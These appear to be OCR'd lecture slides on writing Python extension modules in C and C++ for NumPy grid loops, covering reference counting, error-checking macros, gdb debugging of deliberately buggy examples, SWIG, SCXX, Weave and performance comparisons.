- Each object has a number of references, one for each usage
- The object is destroyed when there are no references

Reference counting

- Increase the reference count:

  `Py_INCREF(myobj);`

  (i.e., I need this object, it cannot be deleted elsewhere)
- Decrease the reference count:

  `Py_DECREF(myobj);`

  (i.e., I don't need this object, it can be deleted)

gridloop1; loop with memory management

```
for (i = 0; i < nx; i++) {
  for (j = 0; j < ny; j++) {
    a_ij = (double *)(a->data + i*a->strides[0] + j*a->strides[1]);
    x_i = (double *)(xcoor->data + i*xcoor->strides[0]);
    y_j = (double *)(ycoor->data + j*ycoor->strides[0]);

    /* call Python function pointed to by func1: */
    arglist = Py_BuildValue("(dd)", *x_i, *y_j);
    result = PyEval_CallObject(func1, arglist);
    Py_DECREF(arglist);
    if (result == NULL) return NULL; /* exception in func1 */
    *a_ij = PyFloat_AS_DOUBLE(result);
    Py_DECREF(result);
  }
}
```


gridloop1; more testing in the loop

- We should check that allocations work fine:

```
arglist = Py_BuildValue("(dd)", *x_i, *y_j);
if (arglist == NULL) {  /* out of memory */
   PyErr_Format(PyExc_MemoryError,
                "out of memory for 2-tuple);
```

- The C code becomes quite comprehensive; much more testing than “active” statements

gridloop2 in C; header

gridloop2: as gridloop1, but array a is returned

```
static PyObject *gridloop2(PyObject *self, PyObject *args)
{
  PyArrayObject *a, *xcoor, *ycoor;
  int a_dims[2];
  PyObject *func1, *arglist, *result;
  int nx, ny, i, j;
  double *a_ij, *x_i, *y_j;

  /* arguments: xcoor, ycoor, func1 */
  if (!PyArg_ParseTuple(args, "O!O!O:gridloop2",
                        &PyArray_Type, &xcoor,
                        &PyArray_Type, &ycoor,
                        &func1)) {
    return NULL; /* PyArg_ParseTuple has raised an exception */
  }
  nx = xcoor->dimensions[0];  ny = ycoor->dimensions[0];
```


gridloop2 in C; macros

- NumPy array code in C can be simplified using macros
- First, a smart macro wrapping an argument in quotes:

```
#define QUOTE(s) # s   /* turn s into string "s" */
```

- Check the type of the array data:

```
#define TYPECHECK(a, tp) \
  if (a->descr->type_num != tp) { \
    PyErr_Format(PyExc_TypeError, \
    "%s array is not of correct type (%d)", QUOTE(a), tp); \
    return NULL; \
  }
```

- `PyErr_Format` is a flexible way of raising exceptions in C (must return `NULL` afterwards!)

gridloop2 in C; another macro

- Check the length of a specified dimension:

```
#define DIMCHECK(a, dim, expected_length) \
  if (a->dimensions[dim] != expected_length) { \
    PyErr_Format(PyExc_ValueError, \
    "%s array has wrong %d-dimension=%d (expected %d)", \
              QUOTE(a),dim,a->dimensions[dim],expected_length); \
    return NULL; \
  }
```


gridloop2 in C; more macros

- Check the dimensions of a NumPy array:

```
#define NDIMCHECK(a, expected_ndim) \
  if (a->nd != expected_ndim) { \
    PyErr_Format(PyExc_ValueError, \
    "%s array is %d-dimensional, expected to be %d-dimensional",\
             QUOTE(a), a->nd, expected_ndim); \
    return NULL; \
  }
```

- Application:

```
NDIMCHECK(xcoor, 1); TYPECHECK(xcoor, PyArray_DOUBLE);
```

If `xcoor` is 2-dimensional, an exceptions is raised by `NDIMCHECK`:

```
exceptions.ValueError
xcoor array is 2-dimensional, but expected to be 1-dimensional
```


gridloop2 in C; indexing macros

- Macros can greatly simplify indexing:

```
#define IND1(a, i) *((double *)(a->data + i*a->strides[0]))
#define IND2(a, i, j) \
 *((double *)(a->data + i*a->strides[0] + j*a->strides[1]))
```

- Application:

```
for (i = 0; i < nx; i++) {
  for (j = 0; j < ny; j++) {
    arglist = Py_BuildValue("(dd)", IND1(xcoor,i), IND1(ycoor,j));
    result = PyEval_CallObject(func1, arglist);
    Py_DECREF(arglist);
    if (result == NULL) return NULL; /* exception in func1 */
    IND2(a,i,j) = PyFloat_AS_DOUBLE(result);
    Py_DECREF(result);
  }
}
```


gridloop2 in C; the return array

- Create return array:

```
a_dims[0] = nx; a_dims[1] = ny;
a = (PyArrayObject *) PyArray_FromDims(2, a_dims,
                                       PyArray_DOUBLE);
if (a == NULL) {
  printf("creating a failed, dims=(%d,%d)\n",
         a_dims[0],a_dims[1]);
  return NULL; /* PyArray_FromDims raises an exception */
}
```

- After the loop, return a:

```
return PyArray_Return(a);
```

Registering module functions

- The method table must always be present - it lists the functions that should be callable from Python:

```
static PyMethodDef ext_gridloop_methods[] = {
  {"gridloop1",    /* name of func when called from Python */
   gridloop1,      /* corresponding C function */
   METH_VARARGS,   /* ordinary (not keyword) arguments */
   gridloop1_doc}, /* doc string for gridloop1 function */
  {"gridloop2",    /* name of func when called from Python */
   gridloop2,      /* corresponding C function */
   METH_VARARGS,   /* ordinary (not keyword) arguments */
   gridloop2_doc}, /* doc string for gridloop1 function */
  {NULL, NULL}
};
```

- `METH_KEYWORDS` (instead of `METH_VARARGS`) implies that the function takes 3 arguments (`self`, `args`, `kw`)

Doc strings

```
static char gridloop1_doc[] = \
  "gridloop1(a, xcoor, ycoor, pyfunc)";

static char gridloop2_doc[] = \
  "a = gridloop2(xcoor, ycoor, pyfunc)";

static char module_doc[] = \
  "module ext_gridloop:\n\
   gridloop1(a, xcoor, ycoor, pyfunc)\n\
   a = gridloop2(xcoor, ycoor, pyfunc)";
```


The required init function

```
PyMODINIT_FUNC initext_gridloop()
{
  /* Assign the name of the module and the name of the
     method table and (optionally) a module doc string:
  */
  Py_InitModule3("ext_gridloop", ext_gridloop_methods, module_doc);
  /* without module doc string:
  Py_InitModule ("ext_gridloop", ext_gridloop_methods); */

  import_array();   /* required NumPy initialization */
}
```


Building the module

```
root=‘python -c ’import sys; print sys.prefix’‘
ver=‘python -c ’import sys; print sys.version[:3]’‘
gcc -O3 -g -I$root/include/python$ver \
    -I$scripting/src/C \
    -c gridloop.c -o gridloop.o
gcc -shared -o ext_gridloop.so gridloop.o

# test the module:
python -c ’import ext_gridloop; print dir(ext_gridloop)’
```


A setup.py script

- The script:

```
from distutils.core import setup, Extension
import os

name = ’ext_gridloop’
setup(name=name,
      include_dirs=[os.path.join(os.environ[’scripting’],
                                 ’src’, ’C’)],
      ext_modules=[Extension(name, [’gridloop.c’])])
```

- Usage:

```
python setup.py build_ext
python setup.py install --install-platlib=.
# test module:
python -c ’import ext_gridloop; print ext_gridloop.__doc__’
```


Using the module

- The usage is the same as in Fortran, when viewed from Python
- No problems with storage formats and unintended copying of a in `gridloop1`, or optional arguments; here we have full control of all details
- `gridloop2` is the “right” way to do it
- It is much simpler to use Fortran and F2PY

Debugging

- Things usually go wrong when you program...
- Errors in C normally shows up as “segmentation faults” or “bus error” - no nice exception with traceback
- Simple trick: run `python` under a debugger

```
unix> gdb ‘which python‘
(gdb) run test.py
```

- When the script crashes, issue the gdb command `where` for a traceback (if the extension module is compiled with -g you can see the line number of the line that triggered the error)
- You can only see the traceback, no breakpoints, prints etc., but a tool, PyDebug, allows you to do this

Debugging example (1)

- In src/py/mixed/Grid2D/C/plain/debugdemo there are some C files with errors
- Try

```
./make_module_1.sh gridloop1
```

This scripts runs

```
../../../Grid2Deff.py verify1
```

which leads to a segmentation fault, implying that something is wrong in the C code (errors in the Python script shows up as exceptions with traceback)

1st debugging example (1)

- Check that the extension module was compiled with debug mode on (usually the -g option to the C compiler)
- Run `python` under a debugger:

```
unix> gdb `which python`
GNU gdb 6.0-debian
...
(gdb) run ../../../Grid2Deff.py verify1
Starting program: /usr/bin/python ../../../Grid2Deff.py verify1
...
Program received signal SIGSEGV, Segmentation fault.
0x40cdfab3 in gridloop1 (self=0x0, args=0x1) at gridloop1.c:20
20        if (!PyArg_ParseTuple(args, "O!O!O!O:gridloop1",
```

This is the line where something goes wrong...

1st debugging example (3)

```
(gdb) where
#0  0x40cdfab3 in gridloop1 (self=0x0, args=0x1) at gridloop1.c:20
#1  0x080fde1a in PyCFunction_Call ()
#2  0x080ab824 in PyEval_CallObjectWithKeywords ()
#3  0x080a9bde in Py_MakePendingCalls ()
#4  0x080aa76c in PyEval_EvalCodeEx ()
#5  0x080ab8d9 in PyEval_CallObjectWithKeywords ()
#6  0x080ab71c in PyEval_CallObjectWithKeywords ()
#7  0x080a9bde in Py_MakePendingCalls ()
#8  0x080ab95d in PyEval_CallObjectWithKeywords ()
#9  0x080ab71c in PyEval_CallObjectWithKeywords ()
#10 0x080a9bde in Py_MakePendingCalls ()
#11 0x080aa76c in PyEval_EvalCodeEx ()
#12 0x080acf69 in PyEval_EvalCode ()
#13 0x080d90db in PyRun_FileExFlags ()
#14 0x080d9d1f in PyRun_String ()
#15 0x08100c20 in _IO_stdin_used ()
#16 0x401ee79c in ?? ()
#17 0x41096bdc in ?? ()
```


1st debugging example (3)

- What is wrong?
- The `import_array()` call was removed, but the segmentation fault happended in the first call to a Python C function

2nd debugging example

- Try

```
./make_module_1.sh gridloop2
```

and experience that

```
python -c 'import ext_gridloop; print dir(ext_gridloop); \
           print ext_gridloop.__doc__'
```

ends with an exception

```
Traceback (most recent call last):
  File "<string>", line 1, in ?
SystemError: dynamic module not initialized properly
```

- This signifies that the module misses initialization
- Reason: no `Py_InitModule3` call

3rd debugging example (1)

- Try

```
./make_module_1.sh gridloop3
```

- Most of the program seems to work, but a segmentation fault occurs (according to gdb):

```
(gdb) where
(gdb) #0  0x40115d1e in mallopt () from /lib/libc.so.6
#1  0x40114d33 in malloc () from /lib/libc.so.6
#2  0x40449fb9 in PyArray_FromDimsAndDataAndDescr ()
   from /usr/lib/python2.3/site-packages/Numeric/_numpy.so
...
#42 0x080d90db in PyRun_FileExFlags ()
#43 0x080d9d1f in PyRun_String ()
#44 0x08100c20 in _IO_stdin_used ()
#45 0x401ee79c in ?? ()
#46 0x41096bdc in ?? ()
```

Hmmm...no sign of where in `gridloop3.c` the error occurs, except that the `Grid2Deff.py` script successfully calls both `gridloop1` and `gridloop2`, it fails when printing the returned array

3rd debugging example (2)

- Next step: print out information

```
  for (i = 0; i <= nx; i++) {
    for (j = 0; j <= ny; j++) {
      arglist = Py_BuildValue("(dd)", IND1(xcoor,i), IND1(ycoor,j
      result = PyEval_CallObject(func1, arglist);
      IND2(a,i,j) = PyFloat_AS_DOUBLE(result);

#ifdef DEBUG
      printf("a[%d,%d]=func1(%g,%g)=%g\n",i,j,
             IND1(xcoor,i),IND1(ycoor,j),IND2(a,i,j));
#endif
    }
  }
```

- Run

```
./make_module_1.sh gridloop3 -DDEBUG
```


3rd debugging example (3)

- Loop debug output:

```
a[2,0]=func1(1,0)=1
f1...x-y= 3.0
a[2,1]=func1(1,1)=3
f1...x-y= 1.0
a[2,2]=func1(1,7.15113e-312)=1
f1...x-y= 7.66040480538e-312
a[3,0]=func1(7.6604e-312,0)=7.6604e-312
f1...x-y= 2.0
a[3,1]=func1(7.6604e-312,1)=2
f1...x-y= 2.19626564365e-311
a[3,2]=func1(7.6604e-312,7.15113e-312)=2.19627e-311
```

- Ridiculous values (coordinates) and wrong indices reveal the problem: wrong upper loop limits

4th debugging example

- Try

```
./make_module_1.sh gridloop4
```

and experience

```
python -c import ext_gridloop; print dir(ext_gridloop); \
           print ext_gridloop.__doc__
Traceback (most recent call last):
  File "<string>", line 1, in ?
ImportError: dynamic module does not define init function (initex
```

- Eventuall we got a precise error message (the `initext_gridloop` was not implemented)

5th debugging example

- Try
  ```
  ./make_module_1.sh gridloop5
  ```
  and experience
  ```
  python -c import ext_gridloop; print dir(ext_gridloop); \
             print ext_gridloop.__doc__
  Traceback (most recent call last):
    File "<string>", line 1, in ?
  ImportError: ./ext_gridloop.so: undefined symbol: mydebug
  ```
- `gridloop2` in `gridloop5.c` calls a function `mydebug`, but the function is not implemented (or linked)
- Again, a precise ImportError helps detecting the problem

Summary of the debugging examples

- Check that `import_array()` is called if the NumPy C API is in use!
- ImportError suggests wrong module initialization or missing required/user functions
- You need experience to track down errors in the C code
- An error in one place often shows up as an error in another place (especially indexing out of bounds or wrong memory handling)
- Use a debugger (gdb) and print statements in the C code and the calling script
- C++ modules are (almost) as error-prone as C modules

Next example

- Implement the computational loop in a traditional C function
- Aim: pretend that we have this loop already in a C library
- Need to write a wrapper between this C function and Python
- Could think of SWIG for generating the wrapper, but SWIG with NumPy arrays is a bit tricky - it is in fact simpler to write the wrapper by hand

Two-dim. C array as double pointer

- C functions taking a two-dimensional array as argument will normally represent the array as a double pointer:
  ```
  void gridloop1_C(double **a, double *xcoor, double *ycoor,
                   int nx, int ny, Fxy func1)
  {
    int i, j;
    for (i=0; i<nx; i++) {
      for (j=0; j<ny; j++) {
         a[i][j] = func1(xcoor[i], ycoor[j]);
      }
    }
  }
  ```
- `Fxy` is a function pointer:
  ```
  typedef double (*Fxy)(double x, double y);
  ```
- An existing C library would typically work with multi-dim. arrays and callback functions this way


Problems

- How can we write wrapper code that sends NumPy array data to a C function as a double pointer?
- How can we make callbacks to Python when the C function expects callbacks to standard C functions, represented as function pointers?
- We need to cope with these problems to interface (numerical) C libraries!

src/mixed/py/Grid2D/C/clibcall

From NumPy array to double pointer

- 2-dim. C arrays stored as a double pointer:



- The wrapper code must allocate extra data:
  ```
  double **app;  double *ap;
  ap = (double *) a->data;   /* a is a PyArrayObject* pointer */
  app = (double **) malloc(nx*sizeof(double*));
  for (i = 0; i < nx; i++) {
    app[i] = &(ap[i*ny]);    /* point row no. i in a->data */
  }
  /* clean up when app is no longer needed: */ free(app);
  ```


Callback via a function pointer (1)

- `gridloop1_C` calls a function like
  ```
  double somefunc(double x, double y)
  ```
  but our function is a Python object...
- Trick: store the Python function in
  ```
  PyObject* _pyfunc_ptr;  /* global variable */
  ```
  and make a "wrapper" for the call:
  ```
  double _pycall(double x, double y)
  {
    /* perform call to Python function object in _pyfunc_ptr */
  }
  ```


Callback via a function pointer (2)

- Complete function wrapper:
  ```
  double _pycall(double x, double y)
  {
    PyObject *arglist, *result;
    arglist = Py_BuildValue("(dd)", x, y);
    result = PyEval_CallObject(_pyfunc_ptr, arglist);
    return PyFloat_AS_DOUBLE(result);
  }
  ```
- Initialize `_pyfunc_ptr` with the `func1` argument supplied to the `gridloop1` wrapper function
  ```
  _pyfunc_ptr = func1;  /* func1 is PyObject* pointer */
  ```

The alternative gridloop1 code (1)

```
static PyObject *gridloop1(PyObject *self, PyObject *args)
{
  PyArrayObject *a, *xcoor, *ycoor;
  PyObject *func1, *arglist, *result;
  int nx, ny, i;
  double **app;
  double *ap, *xp, *yp;

  /* arguments: a, xcoor, ycoor, func1 */
  /* parsing without checking the pointer types: */
  if (!PyArg_ParseTuple(args, "OOOO", &a, &xcoor, &ycoor, &func1))
    { return NULL; }
  NDIMCHECK(a,     2); TYPECHECK(a,     PyArray_DOUBLE);
  nx = a->dimensions[0];  ny = a->dimensions[1];
  NDIMCHECK(xcoor, 1); DIMCHECK(xcoor, 0, nx);
  TYPECHECK(xcoor, PyArray_DOUBLE);
  NDIMCHECK(ycoor, 1); DIMCHECK(ycoor, 0, ny);
  TYPECHECK(ycoor, PyArray_DOUBLE);
  CALLABLECHECK(func1);
```


The alternative gridloop1 code (2)

```
  _pyfunc_ptr = func1;  /* store func1 for use in _pycall */

  /* allocate help array for creating a double pointer: */
  app = (double **) malloc(nx*sizeof(double*));
  ap = (double *) a->data;
  for (i = 0; i < nx; i++) { app[i] = &(ap[i*ny]); }
  xp = (double *) xcoor->data;
  yp = (double *) ycoor->data;
  gridloop1_C(app, xp, yp, nx, ny, _pycall);
  free(app);
  return Py_BuildValue("");  /* return None */
}
```


gridloop1 with C++ array object

- Programming with NumPy arrays in C is much less convenient than programming with C++ array objects

```
SomeArrayClass a(10, 21);
a(1,2) = 3;       // indexing
```

- Idea: wrap NumPy arrays in a C++ class
- Goal: use this class wrapper to simplify the `gridloop1` wrapper

src/py/mixed/Grid2D/C++/plain

The C++ class wrapper (1)

```
class NumPyArray_Float
{
 private:
  PyArrayObject* a;

 public:
  NumPyArray_Float () { a=NULL; }
  NumPyArray_Float (int n1, int n2)  { create(n1, n2); }
  NumPyArray_Float (double* data, int n1, int n2)
    { wrap(data, n1, n2); }
  NumPyArray_Float (PyArrayObject* array) { a = array; }
```


The C++ class wrapper (2)

```
  // redimension (reallocate) an array:
  int create (int n1, int n2) {
    int dim2[2]; dim2[0] = n1; dim2[1] = n2;
    a = (PyArrayObject*) PyArray_FromDims(2, dim2, PyArray_DOUBLE);
    if (a == NULL) { return 0; } else { return 1; } }

  // wrap existing data in a NumPy array:
  void wrap (double* data, int n1, int n2) {
    int dim2[2]; dim2[0] = n1; dim2[1] = n2;
    a = (PyArrayObject*) PyArray_FromDimsAndData(\
        2, dim2, PyArray_DOUBLE, (char*) data);
  }

  // for consistency checks:
  int checktype () const;
  int checkdim  (int expected_ndim) const;
  int checksize (int expected_size1, int expected_size2=0,
                 int expected_size3=0) const;
```


The C++ class wrapper (3)

```
  // indexing functions (inline!):
  double  operator() (int i, int j) const
  { return *((double*) (a->data +
                        i*a->strides[0] + j*a->strides[1])); }
  double& operator() (int i, int j)
  { return *((double*) (a->data +
                        i*a->strides[0] + j*a->strides[1])); }

  // extract dimensions:
  int dim() const { return a->nd; }  // no of dimensions
  int size1() const { return a->dimensions[0]; }
  int size2() const { return a->dimensions[1]; }
  int size3() const { return a->dimensions[2]; }
  PyArrayObject* getPtr () { return a; }
};
```


Using the wrapper class

```
static PyObject* gridloop2(PyObject* self, PyObject* args)
{
  PyArrayObject *xcoor_, *ycoor_;
  PyObject *func1, *arglist, *result;
  /* arguments: xcoor, ycoor, func1 */
  if (!PyArg_ParseTuple(args, "O!O!O:gridloop2",
                        &PyArray_Type, &xcoor_,
                        &PyArray_Type, &ycoor_,
                        &func1)) {
    return NULL; /* PyArg_ParseTuple has raised an exception */
  }
  NumPyArray_Float xcoor (xcoor_); int nx = xcoor.size1();
  if (!xcoor.checktype()) { return NULL; }
  if (!xcoor.checkdim(1)) { return NULL; }
  NumPyArray_Float ycoor (ycoor_); int ny = ycoor.size1();
  // check ycoor dimensions, check that func1 is callable...
  NumPyArray_Float a(nx, ny);  // return array
```


The loop is straightforward

```
  int i,j;
  for (i = 0; i < nx; i++) {
    for (j = 0; j < ny; j++) {
      arglist = Py_BuildValue("(dd)", xcoor(i), ycoor(j));
      result = PyEval_CallObject(func1, arglist);
      a(i,j) = PyFloat_AS_DOUBLE(result);
    }
  }

  return PyArray_Return(a.getPtr());
```

Reference counting

- We have omitted a very important topic in Python-C programming: reference counting
- Python has a garbage collection system based on reference counting
- Each object counts the no of references to itself
- When there are no more references, the object is automatically deallocated
- Nice when used from Python, but in C we must program the reference counting manually

```
PyObject *obj;
...
Py_XINCREF(obj);   /* new reference created */
...
Py_DECREF(obj);    /* a reference is destroyed */
```


SCXX: basic ideas

- Thin C++ layer on top of the Python C API
- Each Python type (number, tuple, list, ...) is represented as a C++ class
- The resulting code is quite close to Python
- SCXX objects performs reference counting automatically

Example

```
#include <PWONumber.h>     // class for numbers
#include <PWOSequence.h>   // class for tuples
#include <PWOMSequence.h>  // class for lists (immutable sequences)

void test_scxx()
{
  double a_ = 3.4;
  PWONumber a = a_; PWONumber b = 7;
  PWONumber c; c = a + b;
  PWOList list; list.append(a).append(c).append(b);
  PWOTuple tp(list);
  for (int i=0; i<tp.len(); i++) {
    std::cout << "tp["<<i<<"]="<<double(PWONumber(tp[i]))<<" ";
  }
  std::cout << std::endl;
  PyObject* py_a = (PyObject*) a;  // convert to Python C struct
}
```


The similar code with Python C API

```
void test_PythonAPI()
{
  double a_ = 3.4;
  PyObject* a = PyFloat_FromDouble(a_);
  PyObject* b = PyFloat_FromDouble(7);
  PyObject* c = PyNumber_Add(a, b);
  PyObject* list = PyList_New(0);
  PyList_Append(list, a);
  PyList_Append(list, c);
  PyList_Append(list, b);
  PyObject* tp = PyList_AsTuple(list);
  int tp_len = PySequence_Length(tp);
  for (int i=0; i<tp_len; i++) {
    PyObject* qp = PySequence_GetItem(tp, i);
    double q = PyFloat_AS_DOUBLE(qp);
    std::cout << "tp[" << i << "]=" << q << " ";
  }
  std::cout << std::endl;
}
```

Note: reference counting is omitted

gridloop1 with SCXX

```
static PyObject* gridloop1(PyObject* self, PyObject* args_)
{
  /* arguments: a, xcoor, ycoor */
  try {
    PWOSequence args (args_);
    NumPyArray_Float a ((PyArrayObject*) ((PyObject*) args[0]));
    NumPyArray_Float xcoor ((PyArrayObject*) ((PyObject*) args[1]));
    NumPyArray_Float ycoor ((PyArrayObject*) ((PyObject*) args[2]));
    PWOCallable func1 (args[3]);

    // work with a, xcoor, ycoor, and func1
    ...

    return PWONone();
  }
  catch (PWException e) { return e; }
}
```


Error checking

- `NumPyArray_Float` objects are checked using their member functions (`checkdim`, etc.)
- SCXX objects also have some checks:

```
if (!func1.isCallable()) {
  PyErr_Format(PyExc_TypeError,
               "func1 is not a callable function");
  return NULL;
}
```


The loop over grid points

```
int i,j;
for (i = 0; i < nx; i++) {
  for (j = 0; j < ny; j++) {
    PWOTuple arglist(Py_BuildValue("(dd)", xcoor(i), ycoor(j)));
    PWONumber result(func1.call(arglist));
    a(i,j) = double(result);
  }
}
```


The Weave tool (1)

- Weave is an easy-to-use tool for inlining C++ snippets in Python codes
- A quick demo shows its potential

```
class Grid2Deff:
    ...
    def ext_gridloop1_weave(self, fstr):
        """Migrate loop to C++ with aid of Weave."""

        from scipy import weave

        # the callback function is now coded in C++
        # (fstr must be valid C++ code):

        extra_code = r"""
double cppcb(double x, double y) {
  return %s;
}
""" % fstr
```

The Weave tool (2)

- The loops: inline C++ with Blitz++ array syntax:

```
        code = r"""
int i,j;
for (i=0; i<nx; i++) {
  for (j=0; j<ny; j++) {
    a(i,j) = cppcb(xcoor(i), ycoor(j));
  }
}
"""
```


The Weave tool (3)

- Compile and link the extra code `extra_code` and the main code (loop) `code`:

```
nx = size(self.xcoor);  ny = size(self.ycoor)
a = zeros((nx,ny))
xcoor = self.xcoor;  ycoor = self.ycoor
err = weave.inline(code, ['a', 'nx', 'ny', 'xcoor', 'ycoor'],
         type_converters=weave.converters.blitz,
         support_code=extra_code, compiler='gcc')
return a
```

- Note that we pass the names of the Python objects we want to access in the C++ code
- Weave is smart enough to avoid recompiling the code if it has not changed since last compilation

Exchanging pointers in Python code

- When interfacing many libraries, data must be grabbed from one code and fed into another
- Example: NumPy array to/from some C++ data class
- Idea: make filters, converting one data to another
- Data objects are represented by pointers
- SWIG can send pointers back and forth without needing to wrap the whole underlying data object
- Let's illustrate with an example!

MyArray: some favorite C++ array class

- Say our favorite C++ array class is `MyArray`

```
template< typename T >
class MyArray
{
 public:
  T* A;                   // the data
  int ndim;               // no of dimensions (axis)
  int size[MAXDIM];       // size/length of each dimension
  int length;             // total no of array entries
  ...
};
```

- We can work with this class from Python without needing to SWIG the class (!)
- We make a filter class converting a NumPy array (pointer) to/from a `MyArray` object (pointer)

src/py/mixed/Grid2D/C++/convertptr

Filter between NumPy array and C++ class

```
class Convert_MyArray
{
 public:
  Convert_MyArray();

  // borrow data:
  PyObject*        my2py (MyArray<double>& a);
  MyArray<double>* py2my (PyObject* a);

  // copy data:
  PyObject*        my2py_copy (MyArray<double>& a);
  MyArray<double>* py2my_copy (PyObject* a);

  // print array:
  void             dump(MyArray<double>& a);

  // convert Py function to C/C++ function calling Py:
  Fxy              set_pyfunc (PyObject* f);
 protected:
  static PyObject* _pyfunc_ptr;  // used in _pycall
  static double    _pycall (double x, double y);
};
```


Typical conversion function

```
PyObject* Convert_MyArray:: my2py(MyArray<double>& a)
{
  PyArrayObject* array =  (PyArrayObject*) \
          PyArray_FromDimsAndData(a.ndim, a.size, PyArray_DOUBLE,
                                  (char*) a.A);
  if (array == NULL) {
    return NULL; /* PyArray_FromDimsAndData raised exception */
  }
  return PyArray_Return(array);
}
```


Version with data copying

```
PyObject* Convert_MyArray:: my2py_copy(MyArray<double>& a)
{
  PyArrayObject* array =  (PyArrayObject*) \
          PyArray_FromDims(a.ndim, a.size, PyArray_DOUBLE);
  if (array == NULL) {
    return NULL; /* PyArray_FromDims raised exception */
  }
  double* ad = (double*) array->data;
  for (int i = 0; i < a.length; i++) {
    ad[i] = a.A[i];
  }
  return PyArray_Return(array);
}
```


Ideas

- SWIG `Convert_MyArray`
- Do not SWIG `MyArray`
- Write numerical C++ code using `MyArray`
  (or use a library that already makes use of `MyArray`)
- Convert pointers (data) explicitly in the Python code

gridloop1 in C++

```
void gridloop1(MyArray<double>& a,
               const MyArray<double>& xcoor,
               const MyArray<double>& ycoor,
               Fxy func1)
{
  int nx = a.shape(1), ny = a.shape(2);
  int i, j;
  for (i = 0; i < nx; i++) {
    for (j = 0; j < ny; j++) {
      a(i,j) = func1(xcoor(i), ycoor(j));
    }
  }
}
```


Calling C++ from Python (1)

- Instead of just calling

```
ext_gridloop.gridloop1(a, self.xcoor, self.ycoor, func)
return a
```

as before, we need some explicit conversions:

```
# a is a NumPy array
# self.c is the conversion module (class Convert_MyArray)
a_p = self.c.py2my(a)
x_p = self.c.py2my(self.xcoor)
y_p = self.c.py2my(self.ycoor)
f_p = self.c.set_pyfunc(func)
ext_gridloop.gridloop1(a_p, x_p, y_p, f_p)
return a  # a_p and a share data!
```


Calling C++ from Python (2)

- In case we work with copied data, we must copy both ways:

```
a_p = self.c.py2my_copy(a)
x_p = self.c.py2my_copy(self.xcoor)
y_p = self.c.py2my_copy(self.ycoor)
f_p = self.c.set_pyfunc(func)
ext_gridloop.gridloop1(a_p, x_p, y_p, f_p)
a = self.c.my2py_copy(a_p)
return a
```

- Note: final a is not the same a object as we started with

SWIG'ing the filter class

- C++ code: `convert.h/.cpp` + `gridloop.h/.cpp`
- SWIG interface file:

```
/* file: ext_gridloop.i */
%module ext_gridloop
%{
/* include C++ header files needed to compile the interface */
#include "convert.h"
#include "gridloop.h"
%}

%include "convert.h"
%include "gridloop.h"
```

- Important: call NumPy's `import_array` (here in `Convert_MyArray` constructor)
- Run SWIG:

```
swig -python -c++ -I. ext_gridloop.i
```

- Compile and link shared library module

setup.py

```
import os
from distutils.core import setup, Extension
name = 'ext_gridloop'

swig_cmd = 'swig -python -c++ -I. %s.i' % name
os.system(swig_cmd)

sources = ['gridloop.cpp','convert.cpp','ext_gridloop_wrap.cxx']
setup(name=name,
      ext_modules=[Extension('_' + name,  # SWIG requires _
                             sources=sources,
                             include_dirs=[os.curdir])])
```


Manual alternative

```
swig -python -c++ -I. ext_gridloop.i

root=`python -c 'import sys; print sys.prefix'`
ver=`python -c 'import sys; print sys.version[:3]'`
g++ -I. -O3 -g -I$root/include/python$ver \
    -c convert.cpp gridloop.cpp ext_gridloop_wrap.cxx
g++ -shared -o _ext_gridloop.so \
     convert.o gridloop.o ext_gridloop_wrap.o
```


Summary

We have implemented several versions of `gridloop1` and `gridloop2`:

- Fortran subroutines, working on Fortran arrays, automatically wrapped by F2PY
- Hand-written C extension module, working directly on NumPy array structs in C
- Hand-written C wrapper to a C function, working on standard C arrays (incl. double pointer)
- Hand-written C++ wrapper, working on a C++ class wrapper for NumPy arrays
- As last point, but simplified wrapper utilizing SCXX
- C++ functions based on `MyArray`, plus C++ filter for pointer conversion, wrapped by SWIG

Comparison

- What is the most convenient approach in this case?
  Fortran!
- If we cannot use Fortran, which solution is attractive?
  C++, with classes allowing higher-level programming
- To interface a large existing library, the filter idea and exchanging pointers is attractive (no need to SWIG the whole library)
- When using the Python C API extensively, SCXX simplifies life

Efficiency

- Which alternative is computationally most efficient?
  Fortran, but C/C++ is quite close – no significant difference between all the C/C++ versions
- Too bad: the (point-wise) callback to Python destroys the efficiency of the extension module!
- Pure Python script w/NumPy is much more efficient...
- Nevertheless: this is a pedagogical case teaching you how to migrate/interface numerical code

Efficiency test: 1100x1100 grid

```
language  function         func1 argument            CPU time
F77       gridloop1        F77 function with formula    1.0
C++       gridloop1        C++ function with formula    1.07

Python    Grid2D.__call__  vectorized numarray myfunc   2.7
Python    Grid2D.__call__  vectorized Numeric  myfunc   3.0
Python    Grid2D.gridloop  myfunc w/math.sin          140
Python    Grid2D.gridloop  myfunc w/Numeric.sin       230
Python    Grid2D.gridloop  myfunc w/numarray.sin      350

F77       gridloop1        myfunc w/math.sin           40
F77       gridloop1        myfunc w/Numeric.sin       160
F77       gridloop2        myfunc w/math.sin           40
F77       gridloop_vec2    vectorized myfunc            5.4
F77       gridloop2_str    F77 myfunc                   1.2
F77       gridloop_noalloc (no alloc. as in pure C++)   1.05

C         gridloop1        myfunc w/math.sin           36
C         gridloop2        myfunc w/math.sin           36
C++ (with class NumPyArray) had the same numbers as C
```


Conclusions about efficiency

- `math.sin` is much faster than `Numeric.sin` and `numarray.sin` for scalar expressions
- Callbacks to Python are extremely expensive
- Python+NumPy is 3 times slower than pure Fortran
- C and C++ run equally fast
- C++ w/SCXX ran 40% slower than C++
- C++ w/`MyArray` was only 7% slower than pure F77

Minimize the no of callbacks to Python!

More F2PY features

- Hide work arrays (i.e., allocate in wrapper):

```
      subroutine myroutine(a, b, m, n, w1, w2)
      integer m, n
      real*8 a(m), b(n), w1(3*n), w2(m)
Cf2py intent(in,hide) w1
Cf2py intent(in,hide) w2
Cf2py intent(in,out) a
```

  Python interface:

```
a = myroutine(a, b)
```

- Reuse work arrays in subsequent calls (`cache`):

```
      subroutine myroutine(a, b, m, n, w1, w2)
      integer m, n
      real*8 a(m), b(n), w1(3*n), w2(m)
Cf2py intent(in,hide,cache) w1
Cf2py intent(in,hide,cache) w2
```


Other tools

- Pyfort for Python-Fortran integration
  (does not handle F90/F95, not as simple as F2PY)
- SIP: tool for wrapping C++ libraries
- Boost.Python: tool for wrapping C++ libraries
- CXX: C++ interface to Python (Boost is a replacement)
- Note: SWIG can generate interfaces to most scripting languages
  (Perl, Ruby, Tcl, Java, Guile, Mzscheme, ...)

Regular expressions

Contents

- Motivation for regular expression
- Regular expression syntax
- Lots of examples on problem solving with regular expressions
